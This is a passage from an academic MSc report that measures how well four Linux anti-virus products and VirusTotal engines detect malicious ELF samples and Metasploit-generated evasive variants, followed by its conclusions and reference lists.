


Fig 5.6 – Number of detections (Locally-installed AVs vs VirusTotal data).

AV Product	Detection Rate (%) (Local)	Detection Rate (%) (VirusTotal)	Delta (%) (VirusTotal Vs Local)
ClamAV	25	25	0
Comodo	8.3	0	-8.3
Dr Web	8.3	8.3	0
ESET NOD32	41.7	33.3	-8.4

Table 5.10 – Detection rate of locally-installed AVs compared to VirusTotal results.




Fig 5.7 – Number of detections percentage (Locally-installed AVs vs VirusTotal data).

5.4.3 Malware Samples Execution within AV-protected Virtual Machines

The test results are reported in Table 5.11 and Table 5.12. Their analysis suggests that no anti-virus solution was able to detect samples that had not already been found during the scans discussed in Section 5.4.1. In fact:

- ClamAV reported as malicious only the same six files flagged during the initial scan. It is worth noting that all of them were generated by using encoders, while, contrary to expectations, the corresponding raw payloads were never detected.
- Comodo did not block any of the malware samples, despite having previously flagged two of them (File_01.elf and File_02.elf).
- Dr Web, exactly as ClamAV, was only able to detect the same two files (File_31.elf and File_32.elf) reported during the initial scan. Differently from ClamAV though, neither of these samples was generated by using an encoder.
- ESET NOD32 is the anti-virus with the highest number of blocked malware samples, as it prevented the execution of four out of the ten files previously flagged as malicious (Table 5.5). Interestingly, none of the remaining six specimens (File_07.elf, File_08.elf, File_13.elf, File_14.elf, File_19.elf and File_20.elf) were created by using an encoder.

Finally, it is also worth noting that:

- ClamAV includes two command-line scanners, i.e. *clamscan* and *clamdscan* [CL20e]. The first exclusively supports *one-time* scanning, while the second relies on the *clamd* daemon, which is the AV component that triggers the *on-access* scanning system. Due to the complexity of the configuration required to enable this ClamAV feature [CL20f, CL20g, CL20h] in a standard installation, the malware samples of interest for this project were only scanned with clamdscan.
- The two files detected by Dr Web were quarantined by the AV, i.e. removed from the folder where they were originally stored. However, in both cases the defence mechanism was activated slowly and the author had sufficient time to execute the malware samples and start a reverse shell. Albeit not investigated, this could simply be an AV configuration issue, which explains why these malicious files were classified as detected.

File Name	ClamAV	Comodo	Dr Web	ESET NOD32
File_01.elf	**ND**	**ND**	**ND**	**DT**
File_02.elf	**ND**	**ND**	**ND**	**DT**
File_03.elf	**DT**	**ND**	**ND**	**ND**
File_04.elf	**DT**	**ND**	**ND**	**ND**
File_05.elf	**ND**	**ND**	**ND**	**ND**
File_06.elf	**ND**	**ND**	**ND**	**ND**
File_07.elf	**ND**	**ND**	**ND**	**ND**
File_08.elf	**ND**	**ND**	**ND**	**ND**
File_13.elf	**ND**	**ND**	**ND**	**ND**
File_14.elf	**ND**	**ND**	**ND**	**ND**
File_19.elf	**ND**	**ND**	**ND**	**ND**
File_20.elf	**ND**	**ND**	**ND**	**ND**

*Table 5.11 – Execution of samples based on payloads 1, 2, 3 and 4 (**DT**=Detected, **ND**=Not Detected).*

File Name	ClamAV	Comodo	Dr Web	ESET NOD32
File_25.elf	**ND**	**ND**	**ND**	**ND**
File_26.elf	**ND**	**ND**	**ND**	**ND**
File_27.elf	**DT**	**ND**	**ND**	**ND**
File_28.elf	**DT**	**ND**	**ND**	**ND**
File_29.elf	**ND**	**ND**	**ND**	**ND**
File_30.elf	**ND**	**ND**	**ND**	**ND**
File_31.elf	**ND**	**ND**	**DT**	**DT**
File_32.elf	**ND**	**ND**	**DT**	**DT**
File_33.elf	**DT**	**ND**	**ND**	**ND**
File_34.elf	**DT**	**ND**	**ND**	**ND**
File_35.elf	**ND**	**ND**	**ND**	**ND**
File_36.elf	**ND**	**ND**	**ND**	**ND**

*Table 5.12 – Execution of samples based on payloads 5 and 6 (**DT**=Detected, **ND**=Not Detected).*

6 Conclusion

This chapter comprises a detailed summary of the obtained results (Section 6.1) as well as a few final remarks (Section 6.2), which include some suggestions for future research work.

6.1 Summary

The main objective of this MSc project was to evaluate the effectiveness of anti-virus solutions currently available for Linux desktop computers. To this end, the AVs mentioned in the literature [KOR15, Ch. 8] and in the consulted on-line resources [IT18, UBP20] were all considered for inclusion in this research. This preliminary analysis, in general, confirmed the lack of up-to-date information on the subject already reported by Garba *et al.* [GA19], and, more specifically, highlighted that the actual number of anti-virus programs that can be readily installed and evaluated in a Linux desktop system is significantly lower than expected.

As further detailed in Sections 3.2 and 3.3, in fact, it was possible to install only four AVs, namely ClamAV, Comodo, Dr Web and ESET NOD32. As regards the others, five (AVG, Avast, Bitdefender, F-Prot and Zoner) were no longer available in June 2020, whilst Chkrootkit (Section 3.3.4) and Rootkit Hunter (Section 3.3.7), being specialized and server-oriented, were not deemed to be fully-featured anti-virus desktop solutions. ClamTK and Sophos were not included in this research either for reasons explained in Sections 3.3.5 and 3.3.8, respectively.

The selected AVs were then installed in Ubuntu Linux-based virtual machines configured with the hypervisor VirtualBox [VI20a]. After identifying a malicious ELF files repository, which was downloaded from the VirusShare website [VIR20], the created test environment was then used to run four scans with each anti-virus over the course of three weeks. As emphasized by Botacin *et al.* [BO20], in fact, a one-off evaluation of an AV detection rate cannot be considered a reliable performance indicator, as the effectiveness of the signature database update mechanism and the presence of regression effects would not be taken into account.

The obtained results (Section 3.6.1) show that the average detection rate of the tested products ranged from 81.8% (Comodo) to 97.9% (ClamAV). While these figures may suggest that all the anti-virus solutions performed reasonably well, it should be emphasized that the malware samples were released more than ten weeks before the execution of these scans. Therefore, the fact that none of the AVs managed to achieve a 100% detection rate is a reason for concern and it suggests that more work needs to be done to enhance the signature database update system. Since the VirusShare repository contained more than 43,000 samples, in fact, despite having a small percentage of undetected files, a high number of malware specimens were not flagged. More precisely, ClamAV and Comodo, which were at the two ends of the detection rate spectrum, did not report as malicious during the last scan 892 and 7,925 samples, respectively.

As far as the signature database update system is concerned, the conducted tests provided evidence that this is an area that requires further attention. Only one of the tested products (Dr Web), in fact, showed a steady increase in the number of detected malicious files, which was though always below 10 samples. The total amount of malware specimens detected by ClamAV and Comodo, instead, improved only during the second scan, whilst it remained unchanged for ESET NOD32 during the entire observation period. In spite of the fact that the performances of the signature database update mechanism were below expectations, it should be highlighted that none of the evaluated anti-virus programs exhibited regression effects (Section 3.6.2).

Taking into account the methodology adopted in similar studies [BO20, ZA17], in order to assess the performances of a higher number of AV engines, a subset of the malicious files used to test the four locally-installed AVs were also submitted to the on-line scanning service VirusTotal [VT20a]. Despite the lack of detailed information about the anti-virus programs made available through the latter (Section 4.1.2), it was possible to assess the technology deployed in 62 AV solutions to detect malware samples in ELF format. The average detection rate, which was calculated after submitting the malicious files twice over the course of an observation period of 16 days, was only 59.9%, i.e. 2,395 samples out of 4,000. However, a further breakdown of the gathered data showed that nearly 50% of the AV engines featured a detection rate above 90%, whilst the latter was less than 30% for approximately one third of the anti-virus solutions. The lower than expected overall average detection rate was therefore caused by a surprisingly high number of products with very poor performances.

The other significant result of the tests executed with VirusTotal is that 13 out of 62 AV engines showed regression effects, thus quantifying specifically for Linux-compatible products the figures provided in [BO20]. A per-file analysis was carried out as well and, consistently with what had already been discovered while testing the locally-installed AVs, it confirmed that improving the signature database detection systems should be considered a priority (Section 4.3.2). To further support this conclusion, it should be observed that the average number of anti-virus programs capable of detecting a given malware sample changed very marginally during the two test runs (from 37.3 to 37.9), while the maximum number was always 44. Moreover, 774 files were flagged by fewer AVs in the second test compared to the first, which further confirms and quantifies the scale of the regression effects. Taking into account that 1,485 files were always detected by the same number of anti-virus programs, contrary to expectations, less than 50% of the submitted files were flagged by more AV engines during the last test.

The results provided by the used on-line malware scanning service were then compared with those obtained with the Ubuntu Linux-based virtual machines. Since the maximum difference in terms of average detection rate was 1.9% (Section 4.3.3), only minor discrepancies were found, which confirms for Linux-compatible AVs the more generic conclusions reported by Botacin *et al.* [BO20].

To provide a more complete set of results, 24 evasive variants were generated starting from six malicious payloads included in the penetration testing framework Metasploit [ME20]. Since the latter is widely used, as pointed out in [KUM19, Ch. 13] and in [RA20, Ch. 6], the expectation was that a vast majority of them would be flagged by the tested anti-virus products. Surprisingly, the detection rate ranged from 8.3% to 41.7% and eight malware samples generated with one of the chosen encoders (Section 5.4.1) were not detected by any AV.

For the same reasons as those illustrated in Section 4.1, the same evasive variants were submitted to VirusTotal as well. The report created by the on-line scanning service confirmed the trend already identified by the tests conducted with the locally-installed anti-virus programs. The average detection rate, in fact, was only 16.9% and 32 out of 62 AV engines did not flag as malicious any of the submitted files. In addition, the per-file analysis highlighted that no sample created with Metasploit was detected by more than 26 anti-virus products, with the average being approximately 11 (Section 5.4.2). It should also be observed that the total number of AVs able to detect a given malicious file always decreased when an encoder was used.

The last group of tests aimed at assessing the heuristic detection capabilities of the selected anti-virus programs by attempting to execute the aforementioned evasive variants. The results, which are further detailed in Section 5.4.3, were not in line with expectations for two reasons. The first, which is an important difference in comparison with the Windows-focused research by Zarghoon *et al.* [ZA17], was that no AV was able to block samples that had not already been flagged during the initial scan. The second was that in two cases (Comodo and ESET NOD32) the execution of some files already detected as part of the preceding scan was not prevented by the anti-virus software, in spite of the fact that they had been generated without using any encoder.

6.2 Final Remarks

In conclusion, thanks to an up-to-date evaluation of AV solutions presently available for Linux desktop computers, this project has both accomplished its main objective and filled a gap in the literature.

After verifying that not many alternatives currently exist, the conducted tests provided evidence that, while detection rates above 90% are achievable, the signature database update mechanisms should be reviewed and improved. Another area where the tested anti-virus solutions underperformed is heuristic detection, which did not provide any additional layer of protection to the end-user.

Finally, it should be observed that the investigation presented in this project report was exclusively based on malware samples in ELF format. Consequently, future research work could aim to provide even more comprehensive Linux-specific results by considering threats originated from PDF and HTML files as well as JavaScript code and phishing web pages [BO20].

Bibliography

[AH75] A. Aho and M. Corasick, Fast pattern matching: an aid to bibliographic search, *Commun. ACM*, 1975, pp. 333–340.

[AL19] M. Al-Asli and T. A. Ghaleb, Review of Signature-based Techniques in Antivirus Products, *2019 International Conference on Computer and Information Sciences (ICCIS)*, Sakaka, Saudi Arabia, April 2019, pp. 1-6.

[ALL14] L. Allen, T. Heriyanto, S. Ali, *Kali Linux – Assuring Security by Penetration Testing*, Packt Publishing, 2014.

[AN18] H. S. Anderson, A. Kharkar, B. Filar, D. Evans and P. Roth, Learning to Evade Static PE Machine Learning Malware Models via Reinforcement Learning, *ArXiv, abs/1801.08917*, 2018.

[AS14] K. A. Asmitha and P. Vinod, A machine learning approach for linux malware detection, *2014 International Conference on Issues and Challenges in Intelligent Computing Techniques (ICICT),* Ghaziabad, 2014, pp. 825-830.

[BA16] D. J. Barrett, *Linux Pocket Guide*, 3rd Edition, O'Reilly, 2016.

[BE09] D. M. Beazley, *Python Essential Reference*, 4th Edition, Addison-Wesley, 2009.

[BO20] M. Botacin, F. Ceschin, P. de Geus, A. Grégio, We need to talk about antiviruses: challenges & pitfalls of AV evaluations, *Computers & Security*, Volume 95, August 2020, 101859.

[DU19] R. Duncan and Z. C. Schreuders, Security implications of running windows software on a Linux system using Wine: a malware analysis study, *Journal of Computer Virology and Hacking Techniques*, 15, 2019, pp. 39–60.

[GA19] F. A. Garba, K. I. Kunya, S. A. Ibrahim, A. B. Isa, K. M. Muhammad and N. N. Wali, Evaluating the State of the Art Antivirus Evasion Tools on Windows and Android Platform, *2019 2nd International Conference of the IEEE Nigeria Computer Chapter (NigeriaComputConf),* Zaria, Nigeria, 2019, pp. 1-4.

[GO11] D. Gollmann, *Computer Security*, 3rd Edition, Wiley, 2011.

[HE16] M. Helmke, E. K. Joseph, J. A. Rey, *The Official Ubuntu Book*, 9th Edition, Prentice Hall, 2016.

[HE19] M. Helmke, *Ubuntu Unleashed*, 2019 Edition, Pearson Education, 2019.

[HO16] S. Hou, A. Saas, L. Chen and Y. Ye, Deep4MalDroid: A Deep Learning Framework for Android Malware Detection Based on Linux Kernel System Call Graphs, *2016 IEEE/WIC/ ACM International Conference on Web Intelligence Workshops (WIW)*, Omaha, NE, 2016, pp. 104-111.

[KA18] T. Kalsi, *Practical Linux Security Cookbook: Secure your Linux environment from modern-day attacks with practical recipes*, 2nd Edition, Packt Publishing, 2018.

[KI14] H. Kim and M. Choi, Linux kernel-based feature selection for Android malware detection, *The 16th Asia-Pacific Network Operations and Management Symposium*, Hsinchu, 2014, pp. 1-4.

[KOR15] J. Koret, E. Bachaalany, *The Antivirus Hacker's Handbook*, John Wiley & Sons, 2015.

[KU18] R. S. Kunwar, P. Sharma, K. V. R. Kumar, MALWARE ANALYSIS OF BACKDOOR CREATOR: FATRAT, *International Journal of Cyber-Security and Digital Forensics (IJCSDF)*, 7(1), 2018, pp. 72-79.

[KUM19] V. Kumar Velu, R. Beggs, *Mastering Kali Linux for Advanced Penetration Testing*, Third Edition, Packt Publishing, 2019.

[LAN09] H. P. Langtangen, *Python Scripting for Computational Science*, 3rd Edition, Springer, 2009.

[MO18] K. A. Monnappa, *Learning Malware Analysis: Explore the concepts, tools, and techniques to analyze and investigate Windows malware*, Packt Publishing, 2018.

[NE13] C. Negus, *Ubuntu Linux Toolbox: 1000+ Commands for Power Users*, 2nd Edition, John Wiley & Sons, 2013.

[NI18] M. Nicho, A. Oluwasegun and F. Kamoun, Identifying Vulnerabilities in APT Attacks: A Simulated Approach, *2018 9th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, Paris, 2018, pp. 1-4.

[NP18] S. V. N Parasram, A. Samm, D. Boodoo, G. Johansen, L. Allen, T. Heriyanto, S. Ali, *Kali Linux 2018: Assuring Security by Penetration Testing*, Fourth Edition, Packt Publishing, 2018.

[OC12] T. J. O'Connor, *Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers*, 1st Edition, Syngress, 2012.

[PA19] A. Parisi, *Hands-On Artificial Intelligence for Cybersecurity: Implement smart AI systems for preventing cyber attacks and detecting threats and network anomalies*, Packt Publishing, 2019.

[RA20] S. Rahalkar, *Metasploit 5.0 for Beginners*, 2nd Edition, Packt Publishing, 2020.

[SAL14] D. Sale, *Testing Python*, 1st Edition, Wiley, 2014.

[TA14] A. S. Tanenbaum, H. Bos, *Modern Operating Systems*, 4th Edition, Pearson, 2014.

[TE18] D. Teixeira, A. Singh, M. Agarwal, *Metasploit Penetration Testing Cookbook - Third Edition: Evade antiviruses, bypass firewalls, and exploit complex environments with the most widely used penetration testing framework*, 3rd Edition, Packt Publishing, 2018.

[WA15] B. Ward, *How Linux Works*, 2nd Edition, No Starch Press, 2015.

[WI13] T. Wilhelm, *Professional Penetration Testing: Creating and Learning in a Hacking Lab*, 2nd Edition, Syngress, 2013.

[YA19] M. R. Yaswinski, M. M. Chowdhury and M. Jochen, Linux Security: A Survey, *2019 IEEE International Conference on Electro Information Technology (EIT)*, Brookings, SD, USA, 2019, pp. 357-362.

[YE14] S. Y. Yerima, S. Sezer and I. Muttik, Android Malware Detection Using Parallel Machine Learning Classifiers, *2014 Eighth International Conference on Next Generation Mobile Apps, Services and Technologies*, Oxford, 2014, pp. 37-42.

[YE15] S. Y. Yerima, S. Sezer and I. Muttik, High accuracy android malware detection using ensemble learning, *IET Information Security*, Volume 9, Issue 6, November 2015, pp. 313 – 320.

[ZA17] A. Zarghoon, I. Awan, J. P. Disso and R. Dennis, Evaluation of AV systems against modern malware, *2017 12th International Conference for Internet Technology and Secured Transactions (ICITST)*, Cambridge, 2017, pp. 269-273.

Webography

[AU17] Ask Ubuntu Website, clamav - ERROR: /var/log/clamav/freshclam.log is locked by another process?, 2017, https://askubuntu.com/questions/909273/clamav-error-var-log-clamav-freshclam-log-is-locked-by-another-process/909276#909276

[AV20] AV Test, The Independent IT-Security Institute, 2020, https://www.av-test.org/en/

[AVA20a] Avast Website, Free antivirus is your first step to online freedom, Accessed June 2020, https://www.avast.com/en-gb/index#pc

[AVA20b] Avast Website, Avast Business Antivirus for Linux, Accessed June 2020, https://www.avast.com/en-gb/business/products/antivirus-for-linux

[AVA20c] Avast Website, Avast Security for Linux – FAQs, Accessed June 2020, https://support.avast.com/en-eu/article/131/

[AVC20] AV-Comparatives Website, Independent Tests of Anti-Virus Software, Accessed July 2020, https://www.av-comparatives.org/consumer/test-results/

[AVG17] AVG Website, AVG for Linux/Ubuntu, June 2017, https://support.avg.com/answers?id=906b0000000DqNSAA0

[AVG20] AVG Website, AVG AntiVirus FREE, 2020, https://www.avg.com/en-gb/free-antivirus-download

[BAG11] M. Baggett, Tips for Evading Anti-Virus During Pen Testing, October 2011, https://www.sans.org/blog/tips-for-evading-anti-virus-during-pen-testing/

[BI20a] Bitdefender Website, Bitdefender Antivirus Scanner for Unices, Accessed June 2020, https://www.bitdefender.com/site/Store/viewProduct/antivirus-for-unices.html

[BI20b] Bitdefender Website, Download Bitdefender Free Desktop Apps, Accessed June 2020, https://www.bitdefender.com/toolbox/freeapps/desktop/

[BI20c] Bitdefender Website, Bitdefender Endpoint Security Tools for Linux best practices, Accessed June 2020, https://www.bitdefender.com/support/bitdefender-endpoint-security-tools-for-linux-best-practices-1671.html

[BI20d] Bitdefender Website, Bitdefender Antivirus Scanner for Unices Registration Form, Accessed June 2020, https://www.bitdefender.com/site/Products/ScannerLicense/

[BI20e] Bitdefender Website, Bitdefender Antivirus Scanner for Unices Download Page, Accessed June 2020, http://download.bitdefender.com/SMB/Workstation_Security_and_Management/BitDefender_Antivirus_Scanner_for_Unices/Unix/Current/EN/FreeBSD/

[BOW20] Mr Jamie Bowman Website, Offensive .NET: theZoo, March 2020, https://www.mrjamiebowman.com/hacking/offensive-dotnet/thezoo/

[BU18] K. Buzdar, VITUX Linux Compendium, How to Install VirtualBox on Ubuntu 18.04 LTS, November 2018, https://vitux.com/how-to-install-virtualbox-on-ubuntu/

[CA18] M. Casserly, Tech Advisor Website, Does Linux need antivirus?, June 2018, https://www.techadvisor.co.uk/feature/linux/does-linux-need-antivirus-3678945/

[CE17] CEH IT Trainer, 05 Creating a virtual network with virtualbox, October 2017, https://www.youtube.com/watch?v=N0fv6OFM_Q8

[CH20] Chkrootkit Website, January 2020, http://www.chkrootkit.org/

[CL20a] ClamAV® Open Source Antivirus Engine, 2020, https://www.clamav.net/

[CL20b] ClamAV® Open Source Antivirus Engine, Download Page, 2020, https://www.clamav.net/downloads

[CL20c] ClamAV® Open Source Antivirus Engine, Installation on Debian and Ubuntu Linux Distributions, 2020, https://www.clamav.net/documents/installation-on-debian-and-ubuntu-linux-distributions

[CL20d] ClamAV® Open Source Antivirus Engine, Virus Database FAQ Page, 2020, https://www.clamav.net/documents/clamav-virus-database-faq

[CL20e] ClamAV® Open Source Antivirus Engine, Scanning Documentation Page, 2020, https://www.clamav.net/documents/scanning

[CL20f] ClamAV® Open Source Antivirus Engine, Usage Documentation Page, 2020, https://www.clamav.net/documents/usage

[CL20g] ClamAV® Open Source Antivirus Engine, Configuration Documentation Page, 2020, https://www.clamav.net/documents/configuration

[CL20h] ClamAV® Open Source Antivirus Engine, On-Access Scanning Documentation Page, 2020, https://www.clamav.net/documents/on-access-scanning

[CO20] Comodo Website, Comodo Antivirus for Linux Free Linux Antivirus and Mail Gateway, 2020, https://www.comodo.com/home/internet-security/antivirus-for-linux.php

[DI20] Distrowatch Website, 2020, https://distrowatch.com/

[DR20a] Dr. Web Website, Download the trial for Dr.Web for Linux, 2020, https://download.drweb.com/linux/?lng=en

[DR20b] Dr. Web Website, Dr.Web for Linux Version 11.1 User Manual, May 2020, https://download.geo.drweb.com/pub/drweb/unix/workstation/11.1/documentation/drweb-11.1-av-linux-en.pdf

[ES12] ESET Website, ESET NOD32 Antivirus 4 Quick Start Guide, 2012, https://download.eset.com/com/eset/apps/home/eav/linux/latest/eset_eav_lin_4_quickstartguide_enu.pdf

[ES18] ESET Website, ESET NOD32 Antivirus 4 Installation Manual and User Guide, May 2018, https://download.eset.com/com/eset/apps/home/eav/linux/latest/eset_eav_lin_4_userguide_enu.pdf

[ES19] ESET Website, [KB3723] I cannot run ESET NOD32 Antivirus for Linux Desktop on Ubuntu 15.04 or other systemd-based Linux distributions, October 2019, https://support.eset.com/en/kb3723-i-cannot-run-eset-nod32-antivirus-for-linux-desktop-on-ubuntu-1504-or-other-systemd-based-linux-distributions

[ES20a] ESET Website, [KB2722] ESET NOD32 Antivirus 4 for Linux Desktop FAQ, March 2020, https://support.eset.com/en/kb2722-eset-nod32-antivirus-4-for-linux-desktop-faq

[ES20b] ESET Website, Download ESET NOD32 Antivirus for Linux Desktop, Accessed June 2020, https://www.eset.com/uk/home/antivirus-for-linux/download/

[ES20c] ESET Website, [KB5827] Installation error "ESET NOD32 for Linux needs the following packages to install: libc6-i386, /lib/ld-linux.so.2" with ESET NOD32 Antivirus 4 for Linux Desktop, March 2020, https://support.eset.com/en/kb5827-installation-error-eset-nod32-for-linux-needs-the-following-packages-to-install-libc6-i386-libld-linuxso2-with-eset-nod32-antivirus-4-for-linux-desktop

[ES20d] ESET Website, [KB2653] Download and Install ESET NOD32 Antivirus 4 for Linux Desktop, May 2020, https://support.eset.com/en/kb2653-download-and-install-eset-nod32-antivirus-4-for-linux-desktop

[FP15a] F-Prot Website, Download F-PROT Antivirus for Linux Workstations - for home use, 2015, http://www.f-prot.com/download/home_user/download_fplinux.html

[FP15b] F-Prot Website, Current versions of F-PROT Antivirus, 2015, http://www.f-prot.com/currentversions.html

[GI17] GitHub Website, Metasploit Framework Documentation, August 2017, https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/linux/x86/meterpreter/reverse_tcp.md

[GI20] GitHub Website, ytisf / theZoo, 2020, https://github.com/ytisf/theZoo

[GL18] GlobalETraining, How to setup Internal Network Lab using VirtualBox?, January 2018, https://www.youtube.com/watch?v=qasi0j_tgsg

[GOR15] A. Goretsky, Do you really need antivirus software for Linux desktops?, January 2015, https://www.welivesecurity.com/2015/01/13/really-need-antivirus-software-linux-desktops/

[HA12] Hacker Target, Ubuntu and AntiVirus, January 2012, https://hackertarget.com/ubuntu-antivirus/

[HY20] Hybrid Analysis Website, Accessed June 2020, https://www.hybrid-analysis.com/

[IT18] It’s Ubuntu Website, Top 7 Best Free Linux AntiVirus Softwares In 2018, March 2018, https://itsubuntu.com/top-7-best-free-antivirus-softwares-linux-2018/

[ITF19] It’s Foss Website, How to Install & Use VirtualBox Guest Additions on Ubuntu, August 2019, https://itsfoss.com/virtualbox-guest-additions-ubuntu/

[JO20] B. Johansson, 5 Best (REALLY FREE) Antivirus Protection for Linux in 2020, April 2020, https://www.safetydetectives.com/blog/best-really-free-antivirus-for-linux/

[JOT20a] Jotti’s Malware Scan Website, Accessed June 2020, https://virusscan.jotti.org/

[JOT20b] Jotti’s Malware Scan Website, Frequently Asked Questions, Accessed June 2020, https://virusscan.jotti.org/en-GB/doc/faq

[JOT20c] Jotti’s Malware Scan Website, API information, Accessed June 2020, https://virusscan.jotti.org/en-GB/doc/apiinfo

[KAL20] Kali Linux, Penetration Testing and Ethical Hacking Linux Distribution, 2020, https://www.kali.org/

[KAS20] Kaspersky, Kaspersky Endpoint Security for Linux, 2020, https://media.kaspersky.com/en/business-security/kaspersky-endpoint-security-for-linux-datasheet.pdf

[KO15] M. Koch, An Introduction to Linux-based malware, SANS Institute Information Security Reading Room, 2015, https://www.sans.org/reading-room/whitepapers/malicious/introduction-linux-based-malware-36097

[LA20] E. Laugasson, VirtualBox common issues, Accessed June 2020, https://enos.itcollege.ee/~edmund/materials/VirtualBox-common-issues.html

[LAU20] Ubuntu Launchpad Website, Binary package "rkhunter" in ubuntu bionic, Accessed June 2020, https://launchpad.net/ubuntu/bionic/+package/rkhunter

[LE19] Learn Ubuntu Mate Website, COMODO Antivirus for Linux, October 2019, https://learnubuntumate.weebly.com/comodo-antivirus.html

[LE20] Learn Ubuntu Mate Website, BitDefender Antivirus Scanner for Unices, Accessed June 2020, https://learnubuntumate.weebly.com/bitdefender-antivirus.html

[LI17] R. Lingeswaran, Unix Arena, Para virtualization vs Full virtualization vs Hardware assisted Virtualization, December 2017, https://www.unixarena.com/2017/12/para-virtualization-full-virtualization-hardware-assisted-virtualization.html/

[LIN20] Linux Reference Website, /bin/help LINUX REFERENCE M@war3, Accessed June 2020, https://linuxreference.wordpress.com/malware-related/

[LM18] Linux Made Simple, How to install VirtualBox 6.0 on Ubuntu 18.04, December 2018, https://www.youtube.com/watch?v=fxonhJNAyTg

[LQ16] Linux Questions Website, LM 17 Qiana Filesystem filter driver is not loaded, July 2016, https://www.linuxquestions.org/questions/linux-mint-84/lm-17-qiana-filesystem-filter-driver-is-not-loaded-4175545454/

[LQ17] Linux Questions Website, Trying to get Comodo anti-virus to work on Linux Mint, May 2017, https://www.linuxquestions.org/questions/linux-mint-84/trying-to-get-comodo-anti-virus-to-work-on-linux-mint-4175605909/

[MA20] R. Maurya, How to install Comodo Antivirus for Linux via command line on Ubuntu, May 2020, https://www.how2shout.com/how-to/how-to-install-comodo-antivirus-for-linux-via-command-line-on-ubuntu.html

[MC16] McAfee Data Sheet, McAfee VirusScan Enterprise for Linux, November 2016, https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-virusscan-for-linux.pdf

[MCM19] R. McMillen, How to configure networking in VirtualBox 6, April 2019, https://www.youtube.com/watch?v=sQGRrA-semc

[ME20] Metasploit Penetration Testing Software, Accessed March 2020, https://www.metasploit.com/

[MED19] Medium Website, Analysis of some Metasploit network payloads (Linux/x64), March 2019, https://medium.com/syscall59/analysis-of-some-metasploit-network-payloads-linux-x64-ab8a8d11bbae

[NA19] Nakivo Website, VirtualBox Network Settings: Complete Guide, July 2019, https://www.nakivo.com/blog/virtualbox-network-setting-guide/

